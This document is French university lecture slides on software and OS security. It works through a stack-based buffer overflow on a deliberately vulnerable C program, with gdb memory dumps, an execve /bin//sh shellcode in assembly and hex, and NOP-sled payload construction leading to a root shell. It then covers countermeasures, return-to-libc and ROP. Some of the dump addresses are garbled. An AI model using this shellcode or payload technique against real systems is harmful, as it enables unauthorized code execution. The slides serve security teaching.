



POLYTECHNIQUE
MONTREAL

UNIVERSITÉ
D'INGÉNIERIE

INF4420a: Éléments de Sécurité Informatique

Sécurité des logiciels et des OS



Contenu du cours

- Introduction aux failles logiciel
- Débordement de tampon
 - Partie 1 : Principes de base
 - Partie 2 : Mise en œuvre
 - Partie 3 : Synthèse
- Contremesure au débordement de tampon
- Autres vulnérabilités



- Génie logiciel (IEEE)
 - Erreur de programmation
 - Le programme ne fait pas ce qu'on lui a demandé de faire (spécification)
 - Défaut ou « fault » ou « bug »
 - Erreur de spécification
 - Le programme fait ce qui a été spécifié, mais son exécution a des conséquences non prévues (possiblement néfastes)
 - Défaillance ou « Failure »



Taxonomie des failles des logiciels

- Génie logiciel : deux problèmes
 - Complétude de la spécification
 - Complétude des tests



- Génie logiciel : deux problèmes
 - Complétude de la spécification
 - Souvent, la spécification n'indique que ce que le programme doit faire
 - Mais pas ce qu'il ne doit pas faire
 - Il faudrait être capable de montrer que le programme ne fait que ce que dit la spécification
 - Et rien d'autre !



- Génie logiciel : 2 problèmes
 - Complétude des tests
 - Les tests fonctionnels testent que le programme fait ce que prévoit la spécification
 - Il faudrait aussi tester tous les cas imprévus
 - Mais c'est impossible !
 - Les outils de « fuzzing » apportent une réponse partielle à ce problème
 - Génération automatique d'inputs anormaux ou mal formés
 - Par exemple, valeurs anormales ou mal formés
 - Permet de détecter des vulnérabilités



Taxonomie des failles des logiciels

- Sécurité informatique
 - Le programme a un défaut qui a des conséquences du point de vue de la sécurité
 - Défaut de sécurité
 - Exemple : erreur de programmation dans un programme de login
 - Le programme fait ce qui est spécifié, mais le modèle de sécurité est inexistant ou fait défaut
 - Défaillance de sécurité
 - Erreur de spécification du point de vue de la sécurité
 - Exemple : introduction de contre-mesures inadéquates, p.ex. algo de chiffrement trop facile à casser
 - Le programme est bien construit, mais il a un comportement non prévu qui a des conséquences en terme de sécurité (il est mal conçu)

Dans tous les cas, on parle de vulnérabilités du système




Dichotomie d'une attaque par exploitation

1. Le système ciblé fournit un service avec une interface accessible à l'attaquant
 - Accès physique (usager légitime)
 - Accès via le réseau
2. L'attaquant fait une reconnaissance du système et identifie le logiciel qui fournit le service (« footprinting » ou « fingerprinting »)
 - Identification du système d'exploitation
 - Identification de la version du logiciel
 - Outils automatisés (nmap, xprobe, etc.)
3. L'attaquant détecte une ou plusieurs vulnérabilités dans ce logiciel
 - Analyse du code source
 - « Cramming the input »
 - Liste de vulnérabilités connues (sites « white hat » et « black hat »)
4. L'attaquant construit une méthode d'exploitation de cette ou ces vulnérabilité(s) (« exploit »)
 - Méthode artisanale (« Fuzzing the input »)
 - Outils automatisés d'exploitation (Metasploit, etc.)
5. L'attaquant utilise cette exploitation pour atteindre ses objectifs
 - Accès en mode « root »
 - Installation d'un cheval de Troie ou d'une backdoor
 - Changement des permissions d'accès



Attaques de débordement sur les variables


- Conditions de l'attaque
 - Une variable tampon (« buffer ») est accessible à l'utilisateur
 - Le programme ne vérifie pas si les valeurs entrées dépassent la mémoire allouée pour la variable tampon
 - Les variables « cibles » qu'on veut changer ne sont « pas loin » et peuvent être changées par débordement
 - Les variables et paramètres qui sont modifiées vont permettre de changer le fonctionnement du programme





Révision – À quoi sert la pile


- Zone kernel
 - En haut de la zone mémoire
 - Contient les paramètres du programme et les variables d'environnement
- Zone text
 - En bas de la zone mémoire
 - Contient les instructions machine compilées
 - Zone read only que l'on ne peut pas modifier





Révision – À quoi sert la pile


- Data
 - Au-dessus de la zone text
 - Contient les variables globales
- Heap (tas)
 - Au-dessus de la zone data
 - Grande zone mémoire qui permet d'ajouter des données
- Stack (pile)
 - En dessous du kernel
 - La pile sert à gérer les appels de fonction
 - Contient les variables locales





Révision – À quoi sert la pile


- La stack se remplit vers le bas
- La heap se remplit vers le haut
- C'est historique
 - Pour optimiser la gestion mémoire
 - Héritage de la conception des premiers ordinateurs





Révision – À quoi sert la pile

- Gestion des appels de fonctions
 - Lors d'un appel de fonction, les paramètres de la fonction sont poussés sur la stack
 - La fonction fait un jump quelque part dans la mémoire pour s'exécuter
 - Lorsque l'exécution de la fonction est terminée, l'adresse de retour permet de continuer l'exécution.





Attaque par débordement de la pile

Etape 1 : Exploration

- Stack-based Buffer Overflow
- Le programme ci-joint illustre la vulnérabilité
 - Le programme appelle une fonction qui alloue un espace « buf » de 100 caractères sur la pile
 - Elle copie la string passée en paramètre dans « buf »
 - Et affiche la string dans un message de bienvenue

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

Exemple inspiré de :


<https://www.coengodegebure.com/buffer-overflow-attacks-explained/>



Attaque par débordement de la pile

Etape 1 : Exploration

- Pour créer un buffer overflow, c'est très simple !
- Il suffit d'appeler la fonction avec une chaîne de caractères supérieure à 100 caractères
- Le pointeur d'environnement (base pointer) et l'adresse de retour risquent d'être écrasés
- Possible car il n'y a pas de contrôle de type lorsque la fonction strcpy est appelée





Attaque par débordement de la pile

Etape 1 : Exploration

- Illustration sur un exemple
- On compile le programme en 32 bits
`gcc -g -o buf buf.c -m32 (-mpreferred-stack-boundary=2)`
- On crée une chaîne de 108 caractères (100 A, 4B et 4C)
 - 'A' = \x41
 - 'B' = \x42
 - 'C' = \x43

- On exécute le programme

- Que s'est-il passé ?

- A la fin de l'exécution de la fonction, le programme essaye d'exécuter le code à l'adresse 'CCCC'
 - Segmentation fault !





Attaque par débordement de la pile

Etape 1 : Exploration

- Analyse post-mortem

```
(gdb) x/100x $sp-200
0xbffffcfc: 0xbffffd78 0xb7fff000 0x0804820c 0x080481ec
0xbffffd0c: 0x02724b00 0xb7fffa74 0xb7dfe804 0xb7e3b98b
0xbffffd1c: 0x00000000 0x00000002 0xb7fb2000 0xbffffdbc
0xbffffd2c: 0xb7e43266 0xb7fb2d60 0x080484e0 0xbffffd54
0xbffffd3c: 0xb7e43240 0xbffffd58 0xb7fff918 0xb7e43245
0xbffffd4c: 0x0804843e 0x080484e0 0xbffffd58 0x41414141
0xbffffd5c: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffd6c: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffd7c: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffd8c: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffd9c: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdac: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdbc: 0x42424242 0x43434343 0xbffffff0 0x00000000
0xbffffdcc: 0xb7e10456 0x00000002 0xbffffe64 0xbffffe70
0xbffffddc: 0x00000000 0x00000000 0x00000000 0xb7fb2000
0xbffffdec: 0xb7fffc04 0xb7fff000 0x00000000 0x00000002
0xbffffdfc: 0xb7fb2000 0x00000000 0xc06ef26b 0xfd9d7e7b
0xbffffe0c: 0x00000000 0x00000000 0x00000000 0x00000002
0xbffffe1c: 0x08048320 0x00000000 0xb7ff0340 0xb7e10369
0xbffffe2c: 0xb7fff000 0x00000002 0x08048320 0x00000000
0xbffffe3c: 0x08048341 0x08048444 0x00000002 0xbffffe64
0xbffffe4c: 0x08048460 0x080484c0 0xb7feae20 0xbffffe5c
0xbffffe5c: 0xb7fff918 0x00000002 0xbffffff4 0xbffffff5
0xbffffe6c: 0x00000000 0xbffffffb 0xbffffffc 0xbffffffd
0xbffffe7c: 0xbffffffe 0x00000000 0x00000020 0xb7fd9da4
```

Analyse de la mémoire

```
(gdb) info registers
eax          0x75      117
ecx          0x75      117
edx          0xb7fb3870 -1208272784
ebx          0x0        0
esp          0xbffffdc4 0xbffffdc4
ebp          0x42424242 0x42424242
esi          0x2        2
edi          0xb7fb2000 -1208279040
eip          0x43434343 0x43434343
eflags       0x10282    [ SF IF RF ]
cs           0x73      115
ss           0x7b      123
ds           0x7b      123
es           0x7b      123
fs           0x0        0
gs           0x33      51
```

Analyse des registres



Attaque par débordement de la pile

Etape 2 : Création d'un Exploit

- A la fin de l'étape 1 « Exploration », l'attaquant a identifié un programme qui présente une vulnérabilité permettant une attaque par débordement de la pile
- Etape 2 : Exploit
 - Création d'un « shell code »
 - Programme court qui permet de créer un shell pour l'attaquant
- Ecriture en assembleur



Attaque par débordement de la pile

Etape 2 : Création d'un Exploit

- Exemple de shell code

```
xor eax, eax           ; Clearing eax register
push eax               ; Pushing NULL bytes
push 0x68732f2f        ; Pushing //sh
push 0x6e69622f        ; Pushing /bin
mov ebx, esp           ; ebx now has address of /bin//sh
push eax               ; Pushing NULL byte
mov edx, esp           ; edx now has address of NULL byte
push ebx               ; Pushing address of /bin//sh
mov ecx, esp           ; ecx now has address of address
                       ; of /bin//sh byte
mov al, 11             ; syscall number of execve is 11
int 0x80               ; Make the system call
```



Attaque par débordement de la pile

Etape 2 : Création d'un Exploit

- Génération du shell code

1. Assemblage du shellcode

2. Désassemblage pour obtenir le code binaire

3. Extraction du code binaire
(25 octets)

```
coen@kali:/tmp/coen$ objdump -d -M intel shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  31 c0                xor     eax,eax
   2:  50                  push    eax
   3:  68 2f 2f 73 68      push    0x68732f2f
   8:  68 2f 62 69 6e      push    0x6e69622f
  d:  89 e3               mov     ebx,esp
  f:  50                  push    eax
 10:  89 e2               mov     edx,esp
 12:  53                  push    ebx
 13:  89 e1               mov     ecx,esp
 15:  b0 0b               mov     al,0xb
 17:  cd 80               int     0x80
```

¥x31¥xc0¥x50¥x68¥x2f¥x2f¥x73¥x68¥x68¥x2f¥x62¥x69¥x6e¥x89¥xe3¥x50¥x89¥xe2¥x53¥x89¥xe1¥xb0¥x0b¥xcd¥x8

0



Attaque par débordement de la pile

Etape 3 : Mise en œuvre de l'attaque

- Mise en œuvre de l'exploit
 - Objectif : faire en sorte que la fonction vulnérable 'buf' exécute le shell code
- Principes
 1. Construire une chaîne de caractères contenant le shell code
 2. Terminer la chaîne de caractères avec une adresse de retour qui va remplacer l'adresse de retour initiale pour permettre l'exécution du shell code
 3. Compléter le début de la chaîne avec des NOP (padding) pour que la chaîne de caractères ait la bonne taille
 4. Passer cette chaîne de caractères en paramètre de la fonction 'buf'

- Illustration

- Que s'est-il passé ?
- Reste juste à remplacer les blocs de 'EEEE' par la bonne adresse de retour !
- Comment ?





Attaque par débordement de la pile

Etape 3 : Mise en œuvre de l'attaque


- Il suffit de consulter l'état de la mémoire après exécution
- On choisit une adresse dans la zone des NOPs
- Par exemple 0xbfffd6c
- On remplace les 'EEEE' par 0xbfffd6c

```
(gdb) x/100x $sp-200
0xbfffcfc: 0xbfffd78      0xb7fff00      0x0804820c     0x080481ec
0xbfffd0c: 0x27409b00     0xb7fffa74     0xb7dfe804     0xb7e3b98b
0xbfffd1c: 0x00000000     0x00000002     0xb7fb2000     0xbfffdabc
0xbfffd2c: 0xb7e43266     0xb7fb2d60     0x080484e0     0xbfffd54
0xbfffd3c: 0xb7e43240     0xbfffd58      0xb7fff918     0xb7e43245
0xbfffd4c: 0x0804843e     0x080484e0     0xbfffd58      0x90909090
0xbfffd5c: 0x90909090     0x90909090     0x90909090     0x90909090
0xbfffd6c: 0x90909090     0x90909090     0x90909090     0x90909090
0xbfffd7c: 0x90909090     0x90909090     0x90909090     0x90909090
0xbfffd8c: 0x90909090     0x90909090     0x31909090     0x2f6850c0
0xbfffd9c: 0x6868732f     0x6e69622f     0x8950e389     0xe18953e2
0xbfffdac: 0x80cd0bb0     0x45454545     0x45454545     0x45454545
0xbfffdbc: 0x45454545     0x45454545     0xbffffff0     0x00000000
0xbfffdcc: 0xb7e10456     0x00000002     0xbffffe64     0xbffffe70
0xbfffd dc: 0x00000000     0x00000000     0x00000000     0xb7fb2000
0xbfffddec: 0xb7fffc04     0xb7fff000     0x00000000     0x00000002
0xbfffdffc: 0xb7fb2000     0x00000000     0xfda9b8fe     0xc05a34ee
0xbffffe0c: 0x00000000     0x00000000     0x00000000     0x00000002
0xbffffe1c: 0x08048320     0x00000000     0xb7ff0340     0xb7e10369
0xbffffe2c: 0xb7fff000     0x00000002     0x08048320     0x00000000
0xbffffe3c: 0x08048341     0x08048444     0x00000002     0xbffffe64
0xbffffe4c: 0x08048460     0x080484c0     0xb7feae20     0xbffffe5c
0xbffffe5c: 0xb7fff918     0x00000002     0xbffffff44     0xbffffff52
0xbffffe6c: 0x00000000     0xbffffffbf     0xbffffffcb     0xbfffd7
0xbffffe7c: 0xbffffffe5     0x00000000     0x000000020     0xb7fd9da4
```


Attaque par débordement de la pile

Etape 3 : Mise en œuvre de l'attaque

- Fin de l'histoire
 - Un dernier détail : pour que ça marche, l'adresse de retour va être lue du haut vers le bas
 - '0xbffffd6c' doit donc être écrit '0x6cfdffbf'
 - Vient remplacer les blocs de 'EEEE' dans la string



- Exécution : l'attaquant devient bien root !

[illegible]



- Méthode 1 : Analyse du code source
 - Fonction vulnérables en C/C++
 - fgets
 - gets
 - getws
 - memcpy
 - memmove
 - scanf
 - sprintf
 - strcat
 - strncpy
 - Array à allocation dynamique
 - Pointeurs



- Méthode 2 : Force brute

1. Obtenir le programme (compilé)
2. Déborder l'input du programme jusqu'à le faire crasher ("input cramming")
 - Un nombre variable de 'A'
 - Observer le "coredump" en cherchant des 'A'
 - Exemple :
EIP = 41414141 (Yeh !!)
ESP = 00F4106C
 - Déduction : taille du buffer et distance à l'adresse de retour
3. Repérer les différents registres de la pile



Difficultés de réalisation d'une exploitation

- Quel code insérer ?
 - Doit être court
 - Doit permettre à l'attaquant de gagner l'accès au système
 - Solution typique : exécuter une fonction du système pour
 - obtenir un "shell"
 - créer un usager
 - lancer/arrêter un service
 - Problème : limiter par les droits d'accès du programme original
- Où faire pointer le pointeur de retour ?
 - La distance entre le début du tampon et le pointeur de retour n'est pas nécessairement la bonne
 - Solution : traîneau de NOPs ("NOP sleds")



Difficultés de réalisation d'une exploitation

- Comment écrire le shell code
 - Le shell code ne doit pas contenir d'octet 00 (NULL)
 - 00 est le caractère indiquant la fin de chaîne
 - Si un shell code contient un NULL, la fin du programme après le NULL sera ignorée
- Comment éviter la détection automatique ?
 - Polymorphisme du code et des traîneaux de NOP
 - Pour des exemples de shell code, voir :
<https://www.exploit-db.com/shellcodes>



Contre-mesures contre les débordements de tampon

- Vérifier Le Remplissage Des Tampons !!!!
 - Éviter l'utilisation de fonctions vulnérables
 - Faire le remplissage caractère par caractère
 - `getchar()`, condition frontière
- Utiliser des langages typés comme JAVA
 - Les débordements de tampon concernent principalement les langages non typés comme C
 - Est-ce qu'un débordement de tampon est possible en JAVA ?
 - En principe non, mais des vulnérabilités peuvent apparaître si on fait appel à du code natif dans la JNI (Java Native Interface)
- Utilisation d'un IDS
 - Traîneaux de NOP
 - Paquets excessivement longs
 - Chaînes dans les « payloads » typiques, p.ex. « `/bin//sh` »



Contre-mesures contre les débordements de tampon

- Solutions intégrées au compilateur
- Canaries (StackGuard)
 - Valeurs insérées entre le tampon et les données de contrôle
 - Permet de détecter un débordement de tampon en vérifiant si le canarie n'a pas été modifié
- StackShield
 - Sauvegarder les pointeurs de retour en dehors de la pile
- Executable-space protection (ESP)
 - Protection de l'espace exécutable
 - Marquer certaines zones mémoire comme non executables
 - Typiquement la pile
 - Rend impossible l'exécution d'un shell code dans la pile



Contre-mesures contre les débordements de tampon

- Solution intégrée dans le système d'exploitation
- Address space layout randomization (ASLR)
 - Distribution aléatoire de l'espace d'adressage
 - Sous OpenBSD depuis 2003, Linux depuis 2005, Windows depuis 2007
- Principe
 - Placer de façon aléatoire les zones de données dans la mémoire virtuelle
 - En général, la position du tas, de la pile et des bibliothèques



Contre-mesures contre les débordements de tampon

- ASLR (suite)
- Complique les attaques par débordement de tampon
 - L'attaquant doit déterminer la position de la pile
 - Et aussi celles des bibliothèques si la pile est protégée
 - Comment mesurer l'efficacité de la solution ?
 - Entropie !
 - Solution plus efficace dans les systèmes 64 bits que 32 bits
 - Les attaques par force brute sont difficiles
 - Le programme risque de planter si l'adresse n'est pas déterminée correctement
 - La défense peut réduire l'intervalle de temps de reconfiguration de la mémoire



- Autres solutions
- Outils automatisés
 - Analyse syntaxique de code source
 - « Vulnerability scanners »
 - Fuzzing



Contre Contre-mesures contre les débordements de tampon

- Attaque return-to-libc
 - L'adresse de retour n'est pas remplacée par une adresse dans la pile
 - Mais par une adresse d'un sous-programme qui est déjà présent dans la mémoire exécutable du processus
 - Permet de contourner les protections de l'espace exécutable (ESP)
 - Mais pas ASLR



Contre Contre-mesures contre les débordements de tampon

- Attaque Return-Oriented Programming (ROP)
- Principe
 1. Fragmenter un programme en une suite de courtes instructions situées en zone mémoire exécutable, appelées « gadgets »
 2. Chaque gadget est suivi d'un return à un autre programme
 3. Il suffit d'enchaîner les gadgets pour obtenir le programme voulu
 4. Le « shell code » correspond à la suite des adresses des gadgets à exécuter



Contre Contre-mesures contre les débordements de tampon

- ROP (suite)
- Est-ce que ça marche ?
 - Oui, Hovav Shacham montre en 2007 qu'il y a suffisamment de bibliothèques dynamiques en C pour construire le comportement de n'importe quel programme !
- Pour plus d'information, voir par exemple
 - https://www.youtube.com/watch?v=XZa0Yu6i_ew&t=288s
- Et comment ROP permet de contourner ASLR
 - <https://medium.com/@dontsmokejoints/bypass-nx-and-aslr-with-rop-38a0e46a62da>



Au delà du débordement de tampon

- Format String Vulnerabilities

- Utilise la fonction printf de C/C++

- `printf ("%s", buffer)` – bonne utilisation
